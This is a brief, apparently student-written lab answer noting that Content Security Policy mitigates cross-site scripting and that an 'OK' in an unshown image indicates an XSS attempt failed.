(5)csp is used to mitigate xss attacks. The OK in the image shows us that the xss attack was not successful and there are counter measures which can prevent the damage.